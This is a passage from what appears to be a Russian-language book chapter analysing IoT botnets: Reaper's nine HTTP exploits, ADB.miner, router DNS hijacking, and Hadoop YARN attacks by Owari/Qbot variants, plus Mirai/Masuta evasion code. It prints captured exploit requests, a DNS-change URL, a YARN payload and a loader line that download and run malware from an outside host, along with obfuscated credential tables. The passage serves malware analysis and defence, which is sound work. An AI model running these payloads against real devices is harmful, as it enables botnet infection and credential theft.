Архитектура IoT Reaper, также известного как IoTrooper, во многом напоминает Mirai, но набор эксплойтов бота был полностью переработан: ни один из векторов атаки Mirai не сохранился. В бота встроена среда Lua для выполнения сценариев атак, поэтому добавлять новые векторы значительно проще, чем в Mirai, где они жёстко зашиты в код. Reaper использует ту же схему распределённого сканирования и централизованной загрузки, которая позволила Mirai эффективно наращивать число ботов. Однако вместо агрессивного асинхронного поиска открытых портов Telnet с помощью SYN-пакетов Reaper аккуратно проверяет заданный набор портов, последовательно обрабатывая по одному IP-адресу. По результатам проверки бот применяет к каждому открытому порту серию из девяти HTTP-эксплойтов. Все они основаны на ранее раскрытых уязвимостях IoT:

1. Удалённое выполнение команд без аутентификации с возможностью получить содержимое /var/passwd. Эксплойт основан на уязвимостях D-Link DIR-600 и DIR-300 [22], опубликованных 4 февраля 2013 года (см. рис. 3.7).




Рис. 3.7. Первый эксплойт Reaper.

2. CVE-2017-8225 — утечка данных до аутентификации, позволяющая получить учётные данные в открытом виде. Уязвимость раскрыл и опубликовал Пьер Ким 8 марта 2017 года [19]. Эксплойт Reaper скачивает файл system.ini IP-камеры и извлекает из него учётные данные администратора (см. рис. 3.8).

```
▼ Hypertext Transfer Protocol
  ▼ GET /system.ini?loginuse&loginpas HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /system.ini?loginuse&loginpas HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /system.ini?loginuse&loginpas
      Request URI Path: /system.ini
      ▼ Request URI Query: loginuse&loginpas
        Request URI Query Parameter: loginuse
        Request URI Query Parameter: loginpas
      Request Version: HTTP/1.1
    Host: 174.134.138.100:10000\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.138.100:10000/system.ini?loginuse&loginpas]
    [HTTP request 1/1]
```

Рис. 3.8. Второй эксплойт Reaper.

3. Удалённое выполнение команд без аутентификации в Netgear ReadyNAS Surveillance, о котором SecuriTeam сообщила 27 сентября 2017 года [23]. К тому времени Netgear уже выпустила исправление [24].

В эксплойте Reaper на рис. 3.9 выполняется команда echo нуно 123456. Первые два эксплойта собирали сведения, а этот лишь проверяет возможность удалённого выполнения команд. В случае успеха результат отправляется центральному серверу отчётов, который передаёт его службе загрузки для дальнейшей обработки и заражения устройства.

```
▼ Hypertext Transfer Protocol
  ▼ GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;echo+нуно+123456;%27 HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;echo+нуно+123456;%27 HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;echo+нуно+123456;%27
      Request URI Path: /upgrade_handle.php
      ▼ Request URI Query: cmd=writeuploaddir&uploaddir=%27;echo+нуно+123456;%27
        Request URI Query Parameter: cmd=writeuploaddir
        Request URI Query Parameter: uploaddir=%27;echo+нуно+123456;%27
      Request Version: HTTP/1.1
    Host: 174.134.138.100:82\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.138.100:82/upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;echo+нуно+123456;%27]
    [HTTP request 1/1]
```

Рис. 3.9. Третий эксплойт Reaper.

4. Удалённое выполнение команд в видеорегистраторе Vacon, опубликованное SecuriTeam [25] 8 октября 2017 года. Эксплойт без аутентификации получает содержимое файла /etc/passwd жертвы (см. рис. 3.10).

```
▼ Hypertext Transfer Protocol
  ▼ GET /board.cgi?cmd=cat%20/etc/passwd HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /board.cgi?cmd=cat%20/etc/passwd HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /board.cgi?cmd=cat%20/etc/passwd
      Request URI Path: /board.cgi
      > Request URI Query: cmd=cat%20/etc/passwd
      Request Version: HTTP/1.1
    Host: 174.134.138.100:8880\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.138.100:8880/board.cgi?cmd=cat%20/etc/passwd]
    [HTTP request 1/1]
```

Рис. 3.10. Четвёртый эксплойт Reaper.

Согласно отчёту SecuriTeam, компания Vacion не ответила на многочисленные обращения, после чего исследователи раскрыли уязвимость. Когда Reaper начал её эксплуатировать, ни исправления, ни способа защиты ещё не существовало.

5. Удалённое выполнение команд без аутентификации в беспроводных маршрутизаторах D-Link 850L, позволяющее получить перечень учётных записей и их пароли в открытом виде. Уязвимость была опубликована вместе с несколькими другими [26] 8 августа 2017 года (см. рис. 3.11).



Рис. 3.11. Пятый эксплойт Reaper.

D-Link устранила эти уязвимости во встроенном ПО версии 1.14B07 BETA.

6. Уязвимость Linksys E1500/E2500, вызванная отсутствием проверки входных данных и позволяющая внедрить команду оболочки. Она была опубликована [27] 5 февраля 2013 года. Декодированная полезная нагрузка POST-запроса `ping ip=; AAA ***BBB|||;&ping size=&ping times=5&traceroute ip=` проверяет работоспособность эксплойта (см. рис. 3.12).

9. Видеорегистраторы с нестандартным веб-сервером, узнаваемым по HTTP-заголовку Server: JAWS/1.0. Pentest Partners опубликовала способ удалённого выполнения команд без аутентификации. Reaper проверяет его командой `echo jaws 123456; cat /proc/cpuinfo`. После подтверждения уязвимости сведения отправляются центральному серверу отчётов для последующей эксплуатации и заражения (см. рис. 3.15).

```
▼ Hypertext Transfer Protocol
  ▼ GET /shell?echo+jaws+123456;cat+/proc/cpuinfo HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /shell?echo+jaws+123456;cat+/proc/cpuinfo HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /shell?echo+jaws+123456;cat+/proc/cpuinfo
      Request URI Path: /shell
      > Request URI Query: echo+jaws+123456;cat+/proc/cpuinfo
      Request Version: HTTP/1.1
    Host: 194.194.194.194:82\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://194.194.194.194:82/shell?echo+jaws+123456;cat+/proc/cpuinfo]
    [HTTP request 1/1]
```

Рис. 3.15. Девятый эксплойт Reaper.

3.3.7 Мост отладки Android

В феврале 2018 года появился новый ботнет, воспользовавшийся Android-устройствами, чей отладочный интерфейс был доступен из интернета. Android Debug Bridge (ADB) — средство удалённой отладки, с помощью которого разработчики мобильных приложений отлаживают программы непосредственно на физических устройствах. Если ADB включён, устройство принимает управляющие подключения на порту TCP/5555 и без аутентификации предоставляет любому клиенту ADB права суперпользователя. Подключившийся клиент получает командную оболочку Unix, а также возможность устанавливать приложения и перезагружать устройство. Уязвимы только устройства Android; в ходе кампании ADB.miner [30] заражались главным образом телевизионные приставки, проигрыватели потокового видео и умные телевизоры. Удалённо включить отладку ADB нельзя, следовательно, интерфейс на порту TCP/5555 был открыт на всех жертвах ещё до заражения.

Вероятнее всего, владелец включал ADB, чтобы устанавливать приложения Android в обход официального магазина. Так поступают, когда приложение предназначено для неподдерживаемой платформы или когда программа с открытым исходным кодом отсутствует в магазине производителя устройства. Один из популярных примеров для телевизионных приставок и проигрывателей потокового видео — медиацентр с открытым исходным кодом Kodi. В вики-проекте Kodi опубликована инструкция по установке программы на Amazon Fire TV [31, 32], где предлагается включить в настройках Fire TV пункты «Отладка ADB» и «Приложения из неизвестных источников». Очевидно, эти параметры открывают устройство для посторонних и позволяют им устанавливать вредоносные приложения.

Если ADB включён, получить оболочку суперпользователя с помощью Android SDK Platform Tools чрезвычайно просто. Например, команда Unix `id`, переданная через `adb`, покажет пользователя, от имени которого работает оболочка:

```
C: \android-platform-tools\platform-tools>adb shell "id" x.x.x.x
uid=0(root) gid=0(root)
```

Ботнет ADB.miner использовал модуль SYN-сканирования Mirai для поиска устройств с доступным из интернета портом TCP/5555. Обнаружив такое устройство, он заражал его командами `adb connect`, `adb push` и `adb shell`.

3.3.8 Захват маршрутизатора

В июне 2018 года была замечена вредоносная кампания против DSL-модемов и маршрутизаторов D-Link в Бразилии [33]. С помощью давно известных эксплойтов злоумышленник изменял настройки DNS в устройствах ничего не подозревающих пользователей и перенаправлял все их DNS-запросы через подконтрольный сервер.

Эксплойты для нескольких DSL-маршрутизаторов, преимущественно D-Link, были опубликованы ещё в феврале 2015 года:

- Shuttle Tech ADSL Modem-Router 915 WM: удалённое изменение DNS без аутентификации. Эксплойт: www.exploitdb.com/exploits/35995/
- D-Link DSL-2740R: удалённое изменение DNS без аутентификации. Эксплойт: www.exploit-db.com/exploits/35917/
- D-Link DSL-2640B: удалённое изменение DNS без аутентификации. Эксплойт: www.exploit-db.com/exploits/37237/
- D-Link DSL-2780B DLink 1.01.14: удалённое изменение DNS без аутентификации. Эксплойт: www.exploit-db.com/exploits/37237/
- D-Link DSL-2730B AU 2.01: обход аутентификации и изменение DNS. Эксплойт: www.exploit-db.com/exploits/37240/
- D-Link DSL-526B ADSL2+ AU 2.01: удалённое изменение DNS без аутентификации. Эксплойт: www.exploit-db.com/exploits/37241/

Эксплойт позволяет без аутентификации удалённо изменить параметры DNS-сервера модема или маршрутизатора простым HTTP GET-запросом следующего вида:

```
http://<victim ip>/dnscfg.cgi?dnsPrimary=<malicious DNS IP>&dnsSecondary=<malicious  
DNS IP>&dnsDynamic=0&dnsRefresh=1
```

Подконтрольный атакующим DNS-сервер перехватывал запросы к популярным сайтам, включая Netflix и крупнейшие финансовые учреждения Бразилии. Возвращая поддельный IP-адрес, злоумышленники направляли клиентов на свой веб-сервер с клонированной версией настоящего сайта. Запросы к остальным доменам пересылались законным DNS-серверам, то есть вредоносный узел работал как обычный ретранслятор. Эта эффективная атака посредника позволяла быстро создавать новые поддельные порталы и собирать конфиденциальные сведения пользователей: имена и пароли, номера банковских счетов и карт, ПИН-коды и другие данные. См. рис. 3.16–3.18.




Рис. 3.16. DNS в нормальных условиях.

Особенность подхода заключалась в том, что перехват происходил без какого-либо участия пользователя. О фишинговых кампаниях со специально подготовленными URL и вредоносной рекламой, пытавшейся изменить параметры DNS через браузер пользователя, сообщалось ещё в 2014 году и на протяжении 2015–2016 годов. В начале 2016 года в интернете появился инструмент RouterHunterBr 2.0, использовавший те же вредоносные URL.

Коварство атаки в том, что пользователь ничего не знает об изменении. Для перехвата не нужно подменять URL в браузере: жертва может пользоваться любым браузером и привычными закладками, вводить адрес вручную или открыть сайт с iPhone, iPad, телефона либо планшета Android. Перенаправление происходит на уровне сетевого шлюза.




Рис. 3.17. Эксплойт для перенастройки DNS.




Рис. 3.18. DNS после применения эксплойта.

3.3.9 Варианты Qbot, эксплуатирующие облачные службы

Во второй половине 2018 года IoT-ботнеты начали атаковать серверы больших данных и облачные системы через уязвимость удалённого выполнения команд без аутентификации в Hadoop YARN. Демонстрационный код для неё был опубликован в марте 2018 года [7, 34]. YARN — обязательный компонент корпоративной платформы Hadoop: он управляет ресурсами кластера и позволяет нескольким механизмам обработки работать с данными на общей платформе. YARN предоставляет REST API, через который удалённые приложения могут отправлять в кластер новые задания. Этот интерфейс ни в коем случае не должен быть доступен из интернета.

Отправка задания в кластер через REST API YARN состоит из двух этапов:

1. Запросить идентификатор приложения (application-id) методом POST по адресу:

`http://x.x.x.x:8088/ws/v1/cluster/apps/new-application`

2. Взять application-id из ответа на первом этапе и отправить новое задание диспетчеру кластера методом POST по адресу `http://x.x.x.x:8088/ws/v1/cluster/apps`. Тело запроса содержит следующую структуру данных в формате JSON:

```
'application-id': app_id, // получен на первом этапе
'application-name': 'get-shell',
'am-container-spec': {
  'commands': {
    'command': 'shell_command_to_execute',
  },
},
'application-type': 'YARN'
```

Поскольку серверы Hadoop работают под управлением Linux, а IoT-ботнеты поддерживают множество архитектур, включая 32- и 64-разрядную x86, подходящий эксплойт позволяет включать в ботнет не только IoT-устройства, но и мощные кластеры обработки больших данных. Эксплойты, замеченные в сентябре 2018 года, частично происходили из модифицированного ботнета Owari:

```
{ " am-container-spec":
{ "commands":
{ "command":
"cd /tmp; wget http://104.248.40.241/bins/Owari.x86; chmod 777*; ./Owari.x86 yarn-
bots;
rm -rf *"
}
},
"application-id": "application_xxxxxxxx_xxxx",
"application-type": "YARN",
"application-name": "get-shell"
}
```

Вскоре к атакам присоединились другие ботнеты, в том числе новый вариант Qbot под названием Demonbot [34].

3.4 Техники уклонения и защиты

По мере развития ботов новые разработчики добавляли им функции и целый набор защитных приёмов. Они помогают отбиваться от конкурирующих ботов, претендующих на уже захваченные устройства, избегать автоматического обнаружения приманками и замедлять обратную разработку.

3.4.1 Соккрытие трафика управления

В отличие от других вредоносных сетей, IoT-ботнеты не проявляют большой изобретательности при сокрытии или запутывании трафика C2. Большинство из них обменивается открытыми данными через TCP-сокеты на разных портах. Потенциальные жертвы обычно находятся в домашних сетях либо сами обеспечивают подключение к интернету, поэтому перед ними редко стоят средства глубокого анализа пакетов и декодирования протоколов, способные заметить аномальное поведение. Совсем иначе обстоит дело с ботами для мощных пользовательских компьютеров: там работают антивирусы и средства обнаружения вторжений, а корпоративные и частные сети защищены шлюзами безопасности. Поэтому IoT-ботнетам обычно нет смысла усложнять или скрывать управляющий трафик. Гораздо полезнее избегать общедоступных датчиков, сборщиков и приманок на этапах сканирования и распространения. Такие меры уже рассматривались в разделе 3.2.

Некоторые более сложные IoT-ботнеты, например Hajime и VPNFilter, шифруют трафик C2 с помощью пары открытого и закрытого ключей. Это мешает исследователям внедрять в управляющие каналы поддельные боты. Перехватывая трафик C2, специалисты могут отслеживать команды атак и составлять карту активности ботнета перед его ликвидацией. Полностью децентрализованному Hajime асимметричное шифрование необходимо для защиты от захвата. В его сети нет выделенных серверов, рассылающих команды: управляющим может стать любой узел распределённой сети, если у него есть ключ для аутентификации и шифрования сообщений.

3.4.2 Удаление исполняемого файла

Большинство вариантов Mirai удаляет собственный файл непосредственно из кода бота. Другие делают это командой оболочки после запуска. В Unix системный вызов удаления файла называется `unlink()`. Исполняемый файл можно отвязать от каталога, пока его процесс продолжает работать, и это не повлияет на уже запущенный процесс. Вызов не стирает блоки данных немедленно, а лишь удаляет имя файла из таблицы каталога. Блоки остаются занятыми, пока все процессы, ссылающиеся на файл, не закроют его или не завершатся. После этого счётчик ссылок станет равен нулю, а блоки вернутся в пул свободного места.

Некоторые ботнеты, в том числе Mirai и Hajime, вызывают `unlink()` непосредственно из кода бота:

```
// удалить собственный файл
unlink(args[0]);
```

Другие не вызывают `unlink()` сами, а поручают загрузчику удалить файл командой оболочки:

```
wget http://x.x.x.x:y/tftp; chmod +x tftp; ./tftp; rm -rf tftp
```

Приведённая последовательность загружает файл вредоносной программы под именем `tftp`, делает его исполняемым, запускает, а затем удаляет командой `rm`. Эта команда Unix использует тот же системный вызов `unlink()`, что и Mirai. Имя `tftp` исчезает из каталога, но процесс продолжает работу, а блоки файла остаются занятыми до завершения процесса или перезагрузки устройства. Хотя `tftp` не запускается в фоне оператором `&`, процесс сам создаёт дочернюю копию вызовом `fork()`, завершает родительский процесс, вызывает `setsid()` для отсоединения от управляющего терминала и закрывает `STDIN`, `STDOUT` и `STDERR`. Благодаря этому он не получает сигнал `SIGHUP` при закрытии терминала загрузчика. Поведение напоминает утилиту Unix `nohup`, но реализовано непосредственно в коде бота. Следующий фрагмент из исходного файла Mirai `bot/main.c` иллюстрирует этот механизм:

```
# ifndef DEBUG
if (fork() > 0)
return 0;
```

```
pgid = setsid();
close(STDIN);
close(STDOUT);
close(STDERR);
# endif
```

3.4.3 Расшифровка строк во время выполнения

Чтобы затруднить обратную разработку, отладку и статический анализ, строковые литералы в коде программы шифруют. Например, утилита Unix strings не позволит извлечь полезные сведения из двоичного файла, пока неизвестны функция и ключ шифрования. Исследователям приходится вручную искать процедуру расшифровки и восстанавливать алгоритм с ключом. Они не обязательно сложны: главная цель — помешать автоматическому анализу и замедлить исследование.

Например, при анализе исполняемого файла Masuta, известной ветви Mirai, вывод strings выглядит так:

```
~/botresearch/Masuta/bot$ strings bot
...
+ =06,*16*) 01,*+6 k+ 1 E
"*6-e1-$1e&-,+ 6 e#$(,)< e$1e1-e*1- 7 e1$ ' ) e607 e$1 e$)*1 E <-- 6- ))E
+$') E
6<61 (E
j',+ j'06 <'*= e
e$55) 1 e+*1 e#*0+! E
+&*77 &1E
j',+j'06< '*= e56E
j',+j'06< '*= e.,)) eh| jE
j57*& jE
j=E
j#! E
j($56E
j57*& j+ 1j1&5E
)57E
*07& e
+" ,+ e
07<E
j 1& j7 6*) 3k &*+*# E
+$( 6 73 7 eE
j! 3j2$1 & -!*" E
j! 3j(,6& j2$1 & -!*" E
;*3 $"
```

В большинстве вариантов Mirai зашифрованные строковые литералы расшифровываются только на время использования, а затем шифруются снова. Например, после успешной инициализации Masuta записывает в терминал строку `gosh that chinese family at the other table sure ate alot` — «эта китайская семья за соседним столом и правда много съела». Фрагмент из `bot/main.c` показывает, что сначала программа расшифровывает элемент таблицы `TABLE_EXEC_SUCCESS`, затем получает его значение и выводит в `STDOUT`, после чего вновь шифрует элемент.

```
...
table_init();
...
-->table_unlock_val(TABLE_EXEC_SUCCESS);
tbl_exec_succ = table_retrieve_val(TABLE_EXEC_SUCCESS, &tbl_exec_succ_len);
write(STDOUT, tbl_exec_succ, tbl_exec_succ_len);
write(STDOUT, "\n", 1);
-->table_lock_val(TABLE_EXEC_SUCCESS);
```

Элемент `TABLE_EXEC_SUCCESS` определён в файле `bot/table.c`:

```
void table_init(void) {
    add_entry(TABLE_CNC_PORT, "\x45\x3A", 2); // 127
```



```

add_entry(TABLE_SCAN_CB_DOMAIN, "\x2B\x20\x3D\x30\x36\x2C\x2A\x31\x36\x2A\x29\x30\x31\x2C\x2A\x2B\x36\x6B\x2B\x20\x31\x45", 22); // nexusiotsolutions. net
add_entry(TABLE_SCAN_CB_PORT, "\xFE\xA0", 2); // 48101
-->add_entry(TABLE_EXEC_SUCCESS, "\x22\x2A\x36\x2D\x65\x31\x2D\x24\x31\x65\x26\x2D\x2C\x2B\x20\x36\x20\x65\x23\x24\x28\x2C\x29\x3C\x65\x24\x31\x65\x31\x2D\x20\x65\x2A\x31\x2D\x20\x37\x65\x31\x24\x27\x29\x20\x65\x36\x30\x37\x20\x65\x24\x31\x20\x65\x24\x29\x2A\x31\x45", 58); // «эта китайская семья за соседним столом и правда много съела»
add_entry(TABLE_SCAN_SHELL, "\x36\x2D\x20\x29\x29\x45", 6); // shell
add_entry(TABLE_SCAN_ENABLE, "\x20\x2B\x24\x27\x29\x20\x45", 7); // строка "enable"
add_entry(TABLE_SCAN_SYSTEM, "\x36\x3C\x36\x31\x20\x28\x45", 7); // строка "system"
add_entry(TABLE_SCAN_SH, "\x36\x2D\x45", 3); // sh
add_entry(TABLE_SCAN_QUERY, "\x6A\x27\x2C\x2B\x6A\x27\x30\x36\x3C\x27\x2A\x3D\x65\x08\x04\x16\x10\x11\x04\x45", 20); // строка "/bin/busybox MASUTA"
add_entry(TABLE_SCAN_RESP, "\x08\x04\x16\x10\x11\x04\x7F\x65\x24\x35\x35\x29\x20\x31\x65\x2B\x2A\x31\x65\x23\x2A\x30\x2B\x21\x45", 25); // строка "MASUTA: applet not found"
...
}
...
static void add_entry(uint8_t id, char *buf, int buf_len) {
char *cpy = malloc(buf_len);
util_memcpy(cpy, buf, buf_len);
table[id].val = cpy;
table[id].val_len = (uint16_t)buf_len;
}

```

Функции `table_unlock_val()` и `table_lock_val()` из `bot/table.c` в конечном счёте вызывают `toggle_obf()`:

```

void table_unlock_val(uint8_t id) {
struct table_value *val = &table[id];
# ifdef DEBUG
if(!val->locked) {
printf("[table] Tried to double-unlock value %d\n", id);
return;
}
# endif
toggle_obf(id);
}

void table_lock_val(uint8_t id) {
struct table_value *val = &table[id];
# ifdef DEBUG
if(val->locked) {
printf("[table] Tried to double - lock value\n");
return;
}
# endif
toggle_obf(id);
}

...
static void toggle_obf(uint8_t id) {
int i = 0;
struct table_value *val = &table[id];
uint8_t k1 = table_key & 0xff,
k2 = (table_key >> 8) & 0xff,
k3 = (table_key >> 16) & 0xff,
k4 = (table_key >> 24) & 0xff;
for(i = 0; i < val->val_len ; i++) {
val->val[i] ^= k1;
val->val[i] ^= k2;
val->val[i] ^= k3;
val->val[i] ^= k4;
}
# ifdef DEBUG
val->locked = !val->locked;
# endif
}

```

Обратите внимание на отладочные проверки состояния элемента таблицы. Поскольку для преобразования строковых литералов используется простая операция XOR, два последовательных вызова `table_lock_val()` без промежуточного `table_unlock_val()` сделают состояние строки неопределённым: неизвестно, зашифрована она или открыта. Фактически одна и та же операция переключает строку между двумя состояниями.

Ключ шифрования задан в начале файла `bot/table.c`:

```
uint32_t table_key = 0xdedefbba;
```

Для расшифровки строки 32-разрядный ключ таблицы `0xdedefbba` разбивается на четыре байта (`0xde`, `0xde`, `0xff`, `0xba`), каждый из которых последовательно применяется к каждому байту строки. Совокупный результат четырёх операций равнозначен одному XOR со значением `0x45` (69 в десятичной системе). Это легко проверить в консоли Python:

```
>>> 0xde ^ 0xde ^ 0xff ^ 0xba
69
>>> format(69, '02x')
'45 '
>>> str = ''
>>> for c in "\x22\x2A\x36\x2D\x65\x31\x2D\x24\x31\x65\x26\x2D\x2C\x2B\x20\x36\x20\x65\x23\x24\x28\x2C\x29\x3C\x65\x24\x31\x65\x31\x2D\x20\x65\x2A\x31\x2D\x20\x37\x65\x31\x24\x27\x29\x20\x65\x36\x30\x37\x20\x65\x24\x31\x20\x65\x24\x29\x2A\x31\x45":
...     str += chr(ord(c)^0x45)
...
>>> str
'gosh that chinese family at the other table sure ate alot'
```

С точки зрения производительности четыре операции вместо одной выглядят бессмысленно. Однако благодаря этому ключ `0x45` не присутствует в двоичном файле в явном виде. Исследователю приходится восстановить всю цепочку вызовов, найти фактическое использование ключа таблицы `0xdedefbba` и понять способ расшифровки строк. Это типичный пример запутывания кода.

Модуль `scan.c` содержит таблицу стандартных паролей для перебора Telnet. В нём есть собственная функция расшифровки с жёстко заданным ключом. В рассматриваемом образце Masuta таблица состоит из 32 элементов и инициализируется функцией `scanner_init()` в `bot/scan.c`:

```
void scanner_init(void) {
...
// подготовить пароли
add_auth_entry ("\x37\x2A\x2A\x31", "", 5);
add_auth_entry ("\x24\x21\x28\x2C\x2B", "\x24\x21\x28\x2C\x2B", 10);
...
add_auth_entry ("\x37\x2A\x2A\x31", "\x26\x2D\x24\x2B\x22\x20\x28\x20", 12);
add_auth_entry ("\x37\x2A\x2A\x31", "\x74\x77\x76\x74\x77\x76", 10);
# ifdef DEBUG
printf("[scanner] Scanner process initialized. Scanning started.\n");
# endif
...
}
```

Функция расшифровки в `scan.c` называется `deobf` (снятие запутывания) и очень похожа на функцию для строковых литералов, однако на этот раз ключ жёстко задан прямо в ней:

```
static char *deobf(char *str, int *len) {
int i;
char *cpy;
*len = util_strlen(str);
cpy = malloc(*len + 1);
util_memcpy(cpy, str, *len + 1);
for (i = 0; i < *len; i++) {
cpy[i] ^= 0xDE;
}
return cpy;
}
```

```

cpy[i] ^= 0xFF;
cpy[i] ^= 0xBA;
}
return cpy;
}

```

